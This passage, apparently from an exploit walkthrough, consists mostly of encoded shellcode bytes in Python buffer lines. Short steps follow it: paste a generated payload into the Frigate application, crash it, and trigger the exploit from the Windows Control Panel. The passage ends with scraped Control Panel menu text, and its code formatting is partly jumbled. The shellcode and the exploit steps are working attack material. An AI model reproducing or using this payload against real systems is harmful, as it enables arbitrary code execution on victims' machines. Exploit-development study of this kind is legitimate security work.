buf += b"\x64\x74\x64\x73\x6b\x33\x6b\x61\x71\x72\x79\x42\x7a"
buf += b"\x36\x31\x69\x6f\x59\x70\x53\x6f\x31\x4f\x71\x4a\x6e"
buf += b"\x6b\x64\x52\x78\x6b\x6c\x4d\x63\x6d\x50\x6a\x73\x31"
buf += b"\x4c\x4d\x6d\x55\x4c\x72\x63\x30\x47\x70\x33\x30\x52"
buf += b"\x70\x53\x58\x74\x71\x6c\x4b\x50\x6f\x4b\x37\x4b\x4f"
buf += b"\x78\x55\x6f\x4b\x38\x70\x48\x35\x59\x32\x53\x66\x73"
buf += b"\x58\x6c\x66\x4e\x75\x6d\x6d\x6f\x6d\x4b\x4f\x6e\x35"
buf += b"\x77\x4c\x66\x66\x33\x4c\x56\x6a\x4b\x30\x79\x6b\x79"
buf += b"\x70\x51\x65\x55\x55\x4f\x4b\x33\x77\x45\x43\x70\x72"
buf += b"\x30\x6f\x51\x7a\x47\x70\x71\x43\x39\x6f\x6a\x75\x63"
buf += b"\x53\x52\x4f\x70\x6e\x51\x64\x63\x42\x62\x4f\x42\x4c"
buf += b"\x73\x30\x41\x41"
```

buf = b"" buf += b"\x89\xe6\xda\xc8\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" buf +=
b"\x4a\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37" buf +=
b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41" buf +=
b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58" buf +=
b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x7a\x48\x6f\x72" buf +=
b"\x53\x30\x63\x30\x77\x70\x43\x50\x6d\x59\x38\x65\x74" buf +=
b"\x71\x79\x50\x71\x74\x6e\x6b\x46\x30\x74\x70\x6e\x6b" buf +=
b"\x43\x62\x46\x6c\x6e\x6b\x53\x62\x34\x54\x6c\x4b\x72" buf +=
b"\x52\x36\x48\x44\x4f\x6d\x67\x50\x4a\x74\x66\x35\x61" buf +=
b"\x79\x6f\x4e\x4c\x67\x4c\x63\x51\x61\x6c\x75\x52\x66" buf +=
b"\x4c\x71\x30\x6b\x71\x5a\x6f\x46\x6d\x53\x31\x6f\x37" buf +=
b"\x7a\x42\x4c\x32\x53\x62\x72\x77\x6e\x6b\x53\x62\x34" buf +=
b"\x50\x6e\x6b\x30\x4a\x75\x6c\x4e\x6b\x72\x6c\x52\x31" buf +=
b"\x64\x38\x49\x73\x42\x68\x35\x51\x5a\x71\x73\x61\x4c" buf +=
b"\x4b\x72\x79\x45\x70\x35\x51\x6e\x33\x4e\x6b\x62\x69" buf +=
b"\x64\x58\x58\x63\x57\x4a\x32\x69\x6e\x6b\x64\x74\x4c" buf +=
b"\x4b\x43\x31\x4b\x66\x75\x61\x39\x6f\x6c\x6c\x79\x51" buf +=
b"\x68\x4f\x74\x4d\x47\x71\x4f\x37\x50\x38\x49\x70\x33" buf +=
b"\x45\x6a\x56\x47\x73\x63\x4d\x79\x68\x55\x6b\x33\x4d" buf +=
b"\x55\x74\x54\x35\x6d\x34\x43\x68\x6e\x6b\x42\x78\x75" buf +=
b"\x74\x65\x51\x6b\x63\x63\x56\x6e\x6b\x54\x4c\x50\x4b" buf +=
b"\x4c\x4b\x71\x48\x35\x4c\x36\x61\x78\x53\x4e\x6b\x77" buf +=
b"\x74\x6c\x4b\x76\x61\x38\x50\x6e\x69\x70\x44\x47\x54" buf +=
b"\x34\x64\x51\x4b\x61\x4b\x35\x31\x63\x69\x61\x4a\x53" buf +=

```
b"\x61\x79\x6f\x79\x70\x43\x6f\x53\x6f\x63\x6a\x6e\x6b"              buf             +=
b"\x55\x42\x68\x6b\x6c\x4d\x73\x6d\x50\x6a\x55\x51\x4e"              buf             +=
b"\x6d\x4e\x65\x68\x32\x77\x70\x45\x50\x67\x70\x36\x30"              buf             +=
b"\x33\x58\x45\x61\x6e\x6b\x70\x6f\x6c\x47\x79\x6f\x38"              buf             +=
b"\x55\x4d\x6b\x7a\x50\x48\x35\x4c\x62\x73\x66\x50\x68"              buf             +=
b"\x4e\x46\x4f\x65\x4d\x6d\x4f\x6d\x79\x6f\x4e\x35\x57"              buf             +=
b"\x4c\x75\x56\x53\x4c\x37\x7a\x6b\x30\x59\x6b\x4b\x50"              buf             +=
b"\x64\x35\x43\x35\x6d\x6b\x63\x77\x65\x43\x52\x52\x70"              buf             +=
b"\x6f\x32\x4a\x45\x50\x30\x53\x6b\x4f\x6e\x35\x43\x53"              buf             +=
b"\x42\x4f\x70\x6e\x31\x64\x44\x32\x62\x4f\x30\x6c\x43" buf += b"\x30\x41\x41"
```

Use exploit4 file to generate a payload and paste it in Frigate.

Crash the application and exploit it by opening the control panel.


Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display